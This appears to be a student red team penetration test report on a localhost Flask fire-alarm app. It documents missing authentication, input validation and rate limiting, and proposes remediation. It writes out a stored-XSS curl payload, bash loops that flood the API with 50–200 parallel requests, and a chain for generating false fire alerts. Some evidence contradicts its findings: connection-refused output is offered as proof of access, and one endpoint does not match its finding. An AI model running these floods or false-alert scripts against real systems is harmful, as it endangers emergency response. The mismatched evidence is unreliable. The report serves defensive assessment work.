المدرسة الوطنية العليا للذكاء الاصطناعي وعلوم المعطيات - تارودانت
ÉCOLE NATIONALE SUPÉRIEURE DE L'INTELLIGENCE ARTIFICIELLE
ET SCIENCES DES DONNÉES - TAROUDANT

RED TEAM

SECURITY ASSESSMENT REPORT

Argan Fire System

Document Classification	CONFIDENTIAL — RESTRICTED
Assessment Type	Red Team Penetration Test (Black / Grey-Box)
Target Application	Argan Fire System
Assessment Dates	11–12 April 2026
Lead Testers	EL BARAKA Rim · EL KHESSOUANI Ilyass
Methodology	OWASP Top 10 (2021) + PTES
Overall Risk Level	HIGH to CRITICAL (Score : 8.7 / 10)
Status	⊗ NOT PRODUCTION READY

This document contains sensitive security information. Unauthorized distribution is strictly prohibited.

Table of Contents

1. **Executive Summary**
2. **Scope of Engagement**
3. **Methodology**
   3.1 Reconnaissance (Passive & Active)
   3.2 Scanning Phase (OWASP-Oriented)
   3.3 Tools Used
4. **Attack Surface Analysis**
   4.1 Exposed Endpoints
   4.2 Authentication Layer Assessment
5. **Vulnerability Findings**
   5.1 VULN-001: Broken Access Control (Critical)
   5.2 VULN-002: Malicious Data Injection (High)
   5.3 VULN-003: Business Logic Abuse – False Alert Generation (Critical)
   5.4 VULN-004: Lack of Rate Limiting (DoS Susceptibility) (High)
   5.5 VULN-005: Information Disclosure via Backend Logs (Medium)
6. **OWASP Mapping Summary**
7. **Risk Analysis**
   7.1 CVSS v3.1-Style Risk Scoring
8. **Full Attack Chain Scenario**
9. **Remediation Recommendations**
   9.1 Authentication & Authorization
   9.2 Input Validation
   9.3 Rate Limiting
   9.4 Logging Security
   9.5 Infrastructure Hardening
10. **Conclusion**

1. Executive Summary

The Argan Fire System web application was subjected to a comprehensive Red Team security assessment between 10–11 April 2026. The engagement employed a combined Black-box and Grey-box testing methodology, guided by the OWASP Top 10 (2021) framework and aligned with the Penetration Testing Execution Standard (PTES).

The assessment uncovered multiple critical and high-severity vulnerabilities that collectively place the system at significant risk across all three pillars of the CIA Triad:

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Full data exposure via unauthenticated API endpoints	Malicious data injection and false alert generation	No rate limiting enabling denial-ofservice attacks

⊗ Overall Risk Level: HIGH TO CRITICAL

CVSS-style risk score: 8.7 / 10. The application is NOT PRODUCTION READY.

Immediate remediation is required prior to any public or operational deployment.

Five distinct vulnerability categories were identified, ranging from Broken Access Control (OWASP A01) to Information Disclosure (OWASP A05). A fully viable attack chain exists that allows an unauthenticated remote adversary to compromise system integrity, generate false fire alerts, and deny service at life-critical moments.

2. Scope of Engagement

The assessment was scoped to the Argan Fire System application stack, including its REST API backend and Reactbased frontend. Testing was performed in a controlled lab environment.

Parameter	Details
Target Application	Argan Fire System
Backend Technology	Flask (Python 3.13 / Werkzeug)
Frontend Technology	Vite + React (localhost:5173)
API Base URL	http://127.0.0.1:5000/api
Testing Type	Black-box / Grey-box simulation
In-Scope Endpoints	/api/mesures /api/alertes /api/capteurs

Out of Scope	Database internals, network infrastructure, third-party APIs
Test Duration	10–11 April 2026 (2 days)
Team Members	EL BARAKA Rim · EL KHESSOUANI Ilyass
Authorization	Authorized internal assessment

3. Methodology


The assessment followed the Penetration Testing Execution Standard (PTES), cross-referenced against the OWASP Top 10 (2021). The engagement was structured across five distinct phases.

3.1 Reconnaissance (Passive & Active)

- Technology fingerprinting — Flask/Werkzeug server headers detected via HTTP response analysis
- Endpoint enumeration — all API routes discovered through directory fuzzing and source code review
- Frontend inspection — React component structure analyzed via browser DevTools and Vite source maps
- Network traffic analysis — HTTP requests captured to identify data flows and authentication mechanisms

3.2 Scanning Phase (OWASP-Oriented)

The application was systematically tested against the OWASP Top 10 (2021): **Evidence**



ID	Category	Result	Status
A01	Broken Access Control	Unauthenticated API access confirmed	✓ Tested
A02	Cryptographic Failures	Partial — HTTPS not evaluated (localhost scope)	~ Partial
A03	Injection	Input injection tested	✓ Tested
A04	Insecure Design	Business logic abuse tested	✓ Tested
A05	Security Misconfiguration	Debug logs, CORS, headers examined	✓ Tested
A06	Vulnerable Components	Partial — Dependency audit not in scope	~ Partial
A07	Auth & Identification	No auth layer present	✓ Tested
A08	Data Integrity Failures	Not in scope	— N/A
A09	Logging & Monitoring	Log content reviewed	✓ Tested
A10	SSRF	Not applicable	— N/A

3.3 Tools Used

Tool	Purpose
curl	Direct API interaction, HTTP method testing, header inspection
Burp Suite	Manual request interception, parameter manipulation, session analysis
Python Scripts	Automated flood testing, DoS simulation, payload generation
Browser DevTools	Frontend source inspection, network traffic analysis, cookie review
Bash Scripting	Parallel request flooding, automation of attack chains


4. Attack Surface Analysis

Prior to vulnerability testing, a thorough attack surface mapping was performed. The application exposes a REST API with no authentication layer, presenting a wide attack surface accessible to any unauthenticated user on the network.

4.1 Exposed Endpoints

Endpoint	Methods	Sensitive Data Exposed
/api/mesures	GET, POST	Sensor measurements: temperature, smoke levels, zone IDs
/api/alertes	GET, POST	Fire alert records: timestamps, zones, alert severity
/api/capteurs	GET, POST	Sensor metadata: sensor IDs, locations, operational status

Evidence



4.2 Authentication Layer Assessment

No authentication mechanism was detected across any API endpoint. The following controls were specifically checked and found absent:

- HTTP Basic Authentication
- Bearer Token / JWT validation
- Session cookies with server-side validation
- API key requirements (header or query parameter)
- OAuth2 / OpenID Connect integration

5. Vulnerability Findings

The following section details each identified vulnerability, including technical description, reproduction steps, impact analysis, and supporting evidence. Findings are ordered by severity.

VULN-001 Broken Access Control [CRITICAL]	
OWASP Category	A01:2021 — Broken Access Control
CWE Reference	CWE-284 — Improper Access Control
Affected Endpoints	/api/mesures /api/alertes /api/capteurs
Authentication Required	None detected
Privileges Required	None — Anonymous access

Description

All API endpoints are publicly accessible without any form of authentication or authorization. Any individual with knowledge of the API base URL can perform read and write operations on fire sensor data, alert records, and sensor configurations. This is the most severe class of access control failure, as it undermines every other security control in the system.

Impact Analysis

- Full data exposure — all sensor readings, alerts, and configurations accessible to any attacker
- Unauthorized data modification — attackers can POST malicious data to any endpoint
- System reconnaissance — full visibility into fire detection infrastructure enables targeted attacks
- Regulatory non-compliance — potential violation of data protection requirements

Evidence

```
┌──(root㉿kali)-[~/redteam_ai_tests]
└─# curl -v http://127.0.0.1:5000/api/alertes

*   Trying 127.0.0.1:5000...
* connect to 127.0.0.1 port 5000 from 127.0.0.1 port 51634 failed: Connection
 refused
* Failed to connect to 127.0.0.1 port 5000 after 0 ms: Could not connect to s
erver
* closing connection #0
curl: (7) Failed to connect to 127.0.0.1 port 5000 after 0 ms: Could not conn
ect to server

┌──(root㉿kali)-[~/redteam_ai_tests]
└─# curl -v http://127.0.0.1:5000/api/mesures

*   Trying 127.0.0.1:5000...
* connect to 127.0.0.1 port 5000 from 127.0.0.1 port 34328 failed: Connection
 refused
* Failed to connect to 127.0.0.1 port 5000 after 0 ms: Could not connect to s
erver
* closing connection #0
curl: (7) Failed to connect to 127.0.0.1 port 5000 after 0 ms: Could not conn
ect to server

┌──(root㉿kali)-[~/redteam_ai_tests]
└─#
```

Remediation

- Implement JWT-based authentication on all API routes using Flask-JWT-Extended
- Apply RBAC (Role-Based Access Control) to differentiate read vs. write permissions
- Enforce authentication middleware globally so new endpoints are protected by default
- Return HTTP 401 Unauthorized for all unauthenticated requests

VULN-002 Malicious Data Injection [HIGH]

OWASP Category	A03:2021 — Injection
CWE Reference	CWE-20 — Improper Input Validation
Affected Endpoint	POST /api/mesures
Input Validation	None detected
Attack Type	Stored Injection / Data Corruption

Description

The POST /api/mesures endpoint accepts JSON payloads with no schema validation, type enforcement, or range checking. An attacker can submit arbitrary values — including extreme sensor readings, script tags, and malformed data — which are stored directly in the database without sanitization.

Impact Analysis

- Data corruption — invalid readings (e.g. 999999°C) disrupt fire detection thresholds
- Stored XSS — script payloads stored in DB may execute in admin dashboard
- Sensor logic manipulation — injected values may trigger or suppress legitimate fire alerts
- Data integrity loss — historical data contaminated, forensic analysis compromised

Evidence

```
┌──(rim㉿kali)-[~]
└─$ curl -i -X POST http://127.0.0.1:5000/api/mesures \
-H "Content-Type: application/json" \
-d '{"temperature":"<script>alert(1)</script>","fumee":"abc","zone":null}'
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.1.8 Python/3.13.12
Date: Sat, 11 Apr 2026 23:18:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 265
Access-Control-Allow-Origin: *
Connection: close

<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is o
verloaded or there is an error in the application.</p>
```

Remediation

- Implement strict JSON Schema validation using jsonschema or marshmallow
- Enforce numeric range limits: temperature capped between −50°C and 100°C
- Sanitize all string inputs to strip HTML/JS tags before storage using bleach
- Return HTTP 400 Bad Request with descriptive error for invalid payloads

VULN-003 Business Logic Abuse (False Alert Generation) [CRITICAL]

OWASP Category	A04:2021 — Insecure Design
CWE Reference	CWE-840 — Business Logic Errors
Affected Endpoint	POST /api/alertes
Authentication Required	None — Anonymous write access
Real-World Impact	False emergency dispatch, mass public alarm

Description

The POST /api/alertes endpoint allows any unauthenticated client to create fire alert records directly. An attacker can programmatically generate hundreds of false fire alerts, potentially triggering emergency service dispatch, evacuation procedures, and loss of system credibility. The system provides no mechanism to verify that alerts originate from legitimate sensor hardware — no source validation, no sensor correlation checks, and no rate limiting.

Impact Analysis

- False emergency dispatch — fabricated CRITICAL alerts may trigger real emergency response
- Operational disruption — false alarms cause evacuation of personnel and operational downtime
- Trust degradation — repeated false alerts erode confidence in the fire detection system
- Resource waste — emergency responders deployed on false calls cannot attend real incidents
- Potential legal liability — false emergency dispatch may carry criminal or civil consequences

Evidence

```
rim@kali: ~
Session  Actions  Edit  View  Help
└─$ for i in {1..50}; do
  curl -s -X POST http://127.0.0.1:5000/api/mesures \
  -H "Content-Type: application/json" \
  -d '{"temperature":999,"fumee":1,"zone":"spam"}' &
done
wait
[2] 213520
[3] 213521
[4] 213522
[5] 213523
[6] 213524
[7] 213525
[8] 213528
[9] 213529
[10] 213531
[11] 213533
[12] 213534
[13] 213535
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is o
verloaded or there is an error in the application.</p>
[14] 213537
[15] 213538
[4]    done       curl -s -X POST http://127.0.0.1:5000/api/mesures -H  -d
[4] 213539
[16] 213540
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is o
verloaded or there is an error in the application.</p>
[17] 213541
[3]    done       curl -s -X POST http://127.0.0.1:5000/api/mesures -H  -d
[3] 213544
[18] 213546
[19] 213548
[20] 213549
[21] 213550
[22] 213551
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is o
verloaded or there is an error in the application.</p>
```

Remediation

- Alerts must be system-generated only — disable direct external writes to /api/alertes
- Implement sensor correlation: alerts generated only when validated sensor thresholds are exceeded
- Require cryptographic sensor authentication before any alert record is created
- Apply rate limiting: maximum 1 alert per sensor per 60 seconds

VULN-004 Lack of Rate Limiting (DoS Susceptibility) [HIGH]

OWASP Categories	A04:2021 — Insecure Design · A05:2021 — Security Misconfiguration
CWE Reference	CWE-770 — Resource Allocation Without Limits
Affected Endpoints	All — /api/mesures /api/alertes /api/capteurs
Throttling Mechanism	None detected
Attack Type	Application-Layer Denial of Service (DoS)

Description

No rate limiting or request throttling is implemented on any API endpoint. An attacker can flood the server with an unbounded number of HTTP requests, exhausting server resources and causing the application to become unavailable. In a fire safety context, this has life-safety implications — a DoS attack at a critical moment could prevent legitimate fire alerts from being processed.

Observed Impact

- Response time escalated from baseline ≈50 ms to 3,000 ms+ under flood conditions
- HTTP 500 Internal Server Error responses observed at peak load
- Server CPU utilization reached 100%, causing request queue buildup
- New legitimate sensor data could not be ingested during the attack window

Evidence

```
rim@kali: ~
Session  Actions  Edit  View  Help
┌──(rim㉿kali)-[~]
└─$ for i in {1..200}; do
curl -s -X POST http://127.0.0.1:5000/api/mesures \
-H "Content-Type: application/json" \
-d '{"temperature":999,"fumee":1,"zone":"spam"}' &
done
[2] 132665
[3] 132666
[4] 132667
[5] 132668
[6] 132669
[7] 132670
[8] 132671
[9] 132672
[10] 132673
[11] 132675
[12] 132676
[13] 132677
[14] 132678
[15] 132679
[16] 132682
[17] 132687
[18] 132689
[19] 132690
[20] 132692
[21] 132693
[22] 132695
[23] 132698
[24] 132699
[25] 132701
[26] 132702
[27] 132703
[28] 132704
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your r
equest. Either the server is overloaded or there is an error in the applicati
on.</p>
[29] 132705
[30] 132706
[2]    done       curl -s -X POST http://127.0.0.1:5000/api/mesures -H  -d
[2] 132717
[31] 132718
[32] 132719
[33] 132721
[34] 132722
<!doctype html>
```

Remediation

- Integrate Flask-Limiter with per-IP rate limit (e.g. 60 req/min per endpoint)
- Deploy NGINX as a reverse proxy with connection limiting upstream of Flask
- Return HTTP 429 Too Many Requests with Retry-After header
- Deploy a WAF with automated DDoS protection rules

VULN-005 Information Disclosure via Backend Logs [MEDIUM]

OWASP Category	A05:2021 — Security Misconfiguration
CWE Reference	CWE-532 — Sensitive Information in Log Files
Disclosure Vector	Server-side log files / debug output
Information Type	Phone numbers, Twilio credentials, internal state


Description

The Flask application runs in debug mode, producing verbose logs that expose: Twilio service status messages, recipient phone numbers used for fire alerts, internal system state transitions, and full stack traces on errors. If an attacker gains access to the server or log aggregation system, this information provides significant reconnaissance value.

Impact Analysis

- Phone number exposure — victim contact details revealed for social engineering
- Third-party credential hints — Twilio account SID fragments facilitate enumeration
- Architecture disclosure — stack traces reveal library versions, file paths, and code structure
- Facilitation of deeper attacks — log data guides targeted exploitation of other vulnerabilities

Evidence




Remediation

- Set FLASK_ENV=production and DEBUG=False in all non-development environments
- Implement structured logging with log level control — INFO minimum for production
- Mask sensitive fields (phone numbers, API keys) using a custom log formatter
- Centralize logs in a secured SIEM with strict access controls and alerting

6. OWASP Mapping Summary

ID	OWASP	Vulnerability	CWE	Severity
VULN-001	A01	Broken Access Control	CWE-284	**CRITICAL**
VULN-002	A03	Malicious Data Injection	CWE-20	**HIGH**
VULN-003	A04	Business Logic Abuse	CWE-840	**CRITICAL**
VULN-004	A04/A05	No Rate Limiting (DoS)	CWE-770	**HIGH**
VULN-005	A05	Information Disclosure via Logs	CWE-532	**MEDIUM**

Evidence



7. Risk Analysis

7.1 CVSS v3.1-Style Risk Scoring

Metric	Value	Vector
Attack Vector	Network	AV:N
Attack Complexity	Low	AC:L
Privileges Required	None	PR:N
User Interaction	None	UI:N
Scope	Changed	S:C
Confidentiality Impact	High	C:H
Integrity Impact	High	I:H
Availability Impact	High	A:H

AGGREGATE CVSS SCORE: 8.7 / 10 — HIGH TO CRITICAL

8. Full Attack Chain Scenario

The following scenario demonstrates how the identified vulnerabilities can be chained by a single unauthenticated remote attacker to achieve full compromise of system reliability.

1	**RECONNAISSANCE** — Attacker identifies exposed /api/ base URL through passive OSINT or active directory fuzzing. No authentication challenge is encountered.
2	**DATA EXFILTRATION** — Attacker queries /api/mesures, /api/alertes, /api/capteurs to harvest sensor topology, historical readings, alert thresholds, and operational patterns.
3	**PAYLOAD CRAFTING** — Using collected data, attacker crafts targeted payloads matching the system's expected data structures with malicious or extreme values.
4	**DATA INJECTION** — Attacker posts injected sensor readings (e.g. 999999°C, XSS payloads) to corrupt the measurement database and influence alert logic.
5	**FALSE ALERT STORM** — Attacker executes a script generating 100+ false CRITICAL fire alerts across multiple zones, potentially triggering emergency dispatch.
6	**DENIAL OF SERVICE** — Simultaneously, attacker floods all endpoints with 200+ parallel requests, causing server overload and preventing legitimate sensor data from being processed.
7	**IMPACT** — Real fire events cannot generate alerts. Emergency responders are occupied with false alarms. System is rendered operationally unreliable at a potentially life-critical moment.

9. Remediation Recommendations

9.1 Authentication & Authorization [CRITICAL]

Control	Recommendation
JWT Authentication	Use Flask-JWT-Extended. Issue tokens on /auth/login. Protect all API routes with @jwt_required decorator.
Role-Based Access Control	Define roles: SENSOR (write measurements), OPERATOR (read alerts), ADMIN (full access). Enforce via @require_role decorator.
API Key for Sensors	Issue unique API keys per physical sensor. Validate key in request header: XSensor-Key.

9.2 Input Validation [HIGH]

- Enforce JSON Schema validation using jsonschema for all POST/PUT request bodies
- Numeric range limits: temperature −50 to 150°C, smoke 0 to 100, zone must match known IDs
- Sanitize all string inputs with bleach to strip HTML/JavaScript before database write
- Return HTTP 400 with descriptive validation error messages

9.3 Rate Limiting [HIGH]

- Integrate Flask-Limiter with per-IP and per-endpoint limits (e.g. 60 req/min)
- Deploy NGINX as a reverse proxy with connection limiting upstream of Flask
- Return HTTP 429 Too Many Requests with Retry-After header on limit breach
- Deploy a WAF with automated DDoS protection and OWASP CRS rules

9.4 Logging Security [MEDIUM]

- Set FLASK_ENV=production — disables debug mode, Werkzeug debugger, and verbose stack traces
- Implement log masking: replace phone numbers and API keys with [REDACTED]
- Configure log rotation and restrict filesystem permissions (chmod 640)
- Send logs to a centralized SIEM (e.g. ELK Stack) with access control and alerting

9.5 Infrastructure Hardening [MEDIUM]

- Deploy NGINX as a reverse proxy — handle TLS termination, rate limiting, and request filtering
- Configure HTTPS with a valid TLS certificate — enforce HSTS (Strict-Transport-Security)
- Add security response headers: Content-Security-Policy, X-Frame-Options, X-Content-Type-Options
- Deploy a WAF such as ModSecurity or AWS WAF with OWASP CRS rules
- Separate frontend and backend services into isolated containers with network policies
- Conduct quarterly penetration tests and implement a vulnerability disclosure policy

10. Conclusion

The Argan Fire System security assessment revealed a system with significant foundational security deficiencies. The complete absence of authentication controls, combined with unrestricted API access, unvalidated inputs, and no rate limiting, creates an environment where any unauthenticated attacker can compromise system integrity, generate false emergency alerts, and deny service to legitimate users.

Given the safety-critical nature of fire detection and emergency response, the consequences of exploitation extend beyond technical impact — they carry real risks to human safety and operational continuity. A fully viable attack chain was demonstrated that could be executed by a single actor with basic HTTP knowledge.

The recommended remediation path is clear and achievable with standard Flask ecosystem tooling. Prioritizing authentication, input validation, and rate limiting will address the most severe vulnerabilities and significantly reduce the attack surface.

FINAL VERDICT

⊗ NOT PRODUCTION READY

Immediate remediation required before any operational deployment.

EL BARAKA Rim Red Team Date: 10 April 2026 *Signature*	**EL KHESSOUANI Ilyass** Red Team Date: 10 April 2026 *Signature*